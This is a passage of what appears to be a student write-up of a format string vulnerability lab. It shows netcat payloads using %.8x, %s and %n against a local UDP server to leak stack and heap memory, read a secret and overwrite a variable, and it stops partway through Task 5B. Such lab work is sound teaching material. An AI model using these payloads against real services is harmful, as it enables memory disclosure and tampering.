
- In the above image, on the client terminal, we see that we have loaded the request with a sequence of (%c) character inputs. On seeing this, the server code tries to reference the location corresponding to it. However **myprintf()** function does not have memory stored for it. In some cases, it might reference a memory which is protected (or) in other cases it might not reference to any memory location, thus leading to a **Segmentation fault** result in **crashing of the program.**

Task 4 – Memory of the Server Program:

- The aim of this task is to print the data on the server side by getting some values from the client side. Typically, we want to print the memory address of the stack of the server program.


4A – Data in the Stack:

- The idea behind this is to see at which format specifier location does the program read the data present in the stack. For this, we run the server code on one terminal as usual.
- We then provide a sample input string **ABCD** followed by a series of **%.8x** values (trial and error)
- The aim here is to look for the hex value of the string ABCD and see at what point it is actually read from the stack.



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
ABCD.bfffefdc.00000050.b7fd6c68.00000001.00000001.00000
000.bffff0e0.00000001.00000001.bffff048.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000
```

```
[03/23/21]seed@VM:~$ nc -u 127.0.0.1 9090
ABCD.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
```




```
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
ABCD.bfffefdc.00000050.b7fd6c68.00000001.00000001.00000
000.bffff0e0.00000001.00000001.bffff048.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.
55e6e100.00000003.bffff0e0.bffff6c8.080487f7.bffff0e0.b
ffff068.00000010.08048716.00000000.b7fd6978.bffff158.00
000003.82230002.00000000.00000000.00000000.2ffffbdc.bff
ff070.b7fff020.bfffef88.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000
000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.44434241.382e252
e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78
.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.
2e78382e
The value of the 'target' variable (after): 0x11223344
```

- As seen from the above two images, the hex value of ABCD **(44434241)** is printed at the 72nd position from the original string ABCD. Thus, we require **72** format specifiers for the server code to print the first 4 bytes of the given input string through **%.x**


4B – Data from the Heap:

- This is same as that of the previous task, except we try to read the data stored in the heap. In this case, we try to read from the heap and print out a secret message present in it.
- We run the server side in one terminal and give input through another similar to previous tasks.



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
��.bfffefdc.00000050.b7fd6c68.00000001.00000001.0000000
```

```
[03/23/21]seed@VM:~$ echo $(printf "\x80\x88\x04\x08").
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%s..%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x | nc -u 127.0.0.1 9090
```




```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
��.bfffefdc.00000050.b7fd6c68.00000001.00000001.0000000
0.bffff0e0.00000001.00000001.bffff048.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.
00000000.00000000.00000000.00000000.00000000.00000000.0
0000000.00000000.00000000.00000000.00000000.00000000.5d
aabc00.00000003.bffff0e0.bffff6c8.080487f7.bffff0e0.bff
ff068.00000010.08048716.00000000.b7fd6978.bffff158.0000
0003.82230002.00000000.00000000.00000000.2ffffbdc.bffff
070.b7fff020.bfffef88.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.A secret message
..382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e
The value of the 'target' variable (after): 0x11223344
```

- The input on the client side is in the same format as before, **%.8x**
- It can be seen on the server side that the secret message is read from the heap and displayed as **"A secret message"**. This is achieved when we pass %.s string at the **72nd location** of format specifier since that is the location where the message is stored in the heap. It is retrieved using **%.s** and displayed on the server side.

<u>Task 5 – Server Program's memory change:</u>

<u>5A – Change Target Variable value to a different one:</u>


- Here, we are required to change the address value of the 'target' variable to a different value. The initial value present is **0x11223344**.
- On the client terminal, when we enter format specifiers, we change the value stored at the 72nd location (%.8x) into a different value corresponding to what we need. Here, we change it to **%n**



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
D�.bfffefdc.00000050.b7fd6c68.00000001.00000001.0000000
0.bffff0e0.00000001.00000001.bffff048.00000000.00000000
```

```
[03/23/21]seed@VM:~$ echo $(printf "\x44\xa0\x04\x08").
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%n | nc -u 127.0.0.1 9090
```

- On changing the value to **%n** at the specific location, we see that we are able to change the value of the target variable to a different one as seen in the below result.




```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
D�.bfffefdc.00000050.b7fd6c68.00000001.00000001.0000000
0.bffff0e0.00000001.00000001.bffff048.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.
00000000.00000000.00000000.00000000.00000000.00000000.0
0000000.00000000.00000000.00000000.00000000.00000000.80
da7d00.00000003.bffff0e0.bffff6c8.080487f7.bffff0e0.bff
ff068.00000010.08048716.00000000.b7fd6978.bffff158.0000
0003.82230002.00000000.00000000.00000000.2ffffbdc.bffff
070.b7fff020.bfffef88.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.
The value of the 'target' variable (after): 0x00000284
```

<u>5B – Change Target variable value to 0x500:</u>

- Similar to Task 5A, here we are required to change the value of the target variable but this time to a specific value **0x500**
- To do so, we first check for the number of characters before the **71st %.8x** and we see that there are 564 characters.
- Subtract this value from the decimal equivalent of 0x500, which is 1280.

